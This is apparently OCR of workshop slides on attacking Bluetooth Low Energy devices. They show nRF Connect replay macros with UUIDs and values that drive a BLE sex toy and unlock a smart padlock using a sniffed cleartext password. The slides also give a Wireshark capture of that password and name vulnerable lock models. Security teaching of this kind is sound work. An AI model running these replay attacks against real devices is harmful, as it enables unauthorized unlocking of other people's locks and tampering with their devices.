
Service, characteristic UUID


```
<macro name="smartlockpicking led1 on" icon="MAGIC">
 <write description="gattacker write replay" service-uuid="a700cc65-e486-40ba-5d24-99601dc38fd7" characteristic-uuid="a701cc65-e486-40ba-5d24-99601dc38fd7" value="01"  />
```


value

https://bit.ly/2WMiYAm BLE/nRFConnect_macros









Macros functionality


Import


Press „play” to execute. Note: need to be connected


LET'S „ATTACK" REAL DEVICES!


BLE Dildo

Let's „attack" a BLE dildo!










c555ffaa = vibrate
c55500aa = off



How did I know what to write?


I have sniffed it before. We will not cover it today (see references).

Example options:

- Mobile app analysis
- HCI dump on Android phone – turn on in developer options, dump your own packets to pcap, open in Wireshark
- RF sniffer
  - Ubertooth
  - nRF Sniffer, BtleJack – works on the same BLE400 (nRF51822)

Note

We can also just download the official app and use it...



„Hacking" the simplest BLE devices

There is no authentication/pairing required.

Attack really simple, no skills required, using just a phone.

Unfortunately LOTS of devices insecure!

Smart lock #1 – auth password in plain text, replay

>>> Vulnerable Devices

* Plain Text Password
  - Quicklock Doorlock & Padlock v1.5
  - iBluLock Padlock v1.9
  - Plantraco Phantomlock v1.6
* Replay Attack
  - Ceomate Bluetooth Smart Doorlock v2.0.1
  - Elecycle EL797 & EL797G Smart Padlock v1.8
  - Vians Bluetooth Smart Doorlock v1.1.1
  - Lagute Sciener Smart Doorlock v3.3.0

The PADLOCK
BLUETOOTH + RFID

Sniff password (Ubertooth, nRF Sniffer, BtleJack…)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter … <Ctrl-/>

Interface | Device: All advertising devices | Passkey / OOB key | Adv Hop

No.	Time	Source	Destination	Length	Value	Info
…	6.17…	Slave_0x3a715…	Master_0x3a…	31		Rcvd Write Response, Handle: 0x0046 (Unknown: Unknown)
…	6.47…	Master_0x3a71…	Slave_0x3a7…	33		Sent Read Request, Handle: 0x001f (Device Information: Battery Level)
…	6.47…	Slave_0x3a715…	Master_0x3a…	32		Rcvd Read Response, Handle: 0x001f (Device Information: Battery Level)
…	6.67…	Master_0x3a71…	Slave_0x3a7…	37		Sent Write Request, Handle: 0x0028 (Device Information: Current Time)[Ma
…	6.77…	Slave_0x3a715…	Master_0x3a…	31		Rcvd Write Response, Handle: 0x0046 (Unknown: Unknown)
…	6.87…	Master_0x3a71…	Slave_0x3a7…	33		Sent Read Request, Handle: 0x0046 (Unknown: Unknown)
…	6.97…	Slave_0x3a715…	Master_0x3a…	46	0161000000000000000000000000	Rcvd Read Response, Handle: 0x0046 (Unknown: Unknown)
→ …	7.17…	Master_0x3a71…	Slave_0x3a7…	38	0012345678	Sent Write Request, Handle: 0x002d (Device Information: Unknown)
…	7.27…	Slave_0x3a715…	Master_0x3a…	34	01	Rcvd Handle Value Notification, Handle: 0x0030 (Device Information: Unkr


```
▸ Frame 421: 38 bytes on wire (304 bits), 38 bytes captured (304 bits) on interface 0
▸ Nordic BLE Sniffer
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Write Request (0x12)
  ▸ Handle: 0x002d (Device Information: Unknown)
    Value: 0012345678
    [Response in Frame: 426]
```


Cleartext „12345678” password


nRF Connect Macro – replay static pass and unlock


```
<write description="static pass replay"
service-uuid="0000ffd0-0000-1000-8000-
00805f9b34fb" characteristic-uuid="0000ffd6-
0000-1000-8000-00805f9b34fb"
value="0012345678"  />
```

nRF Connect Macro – replay static pass and unlock







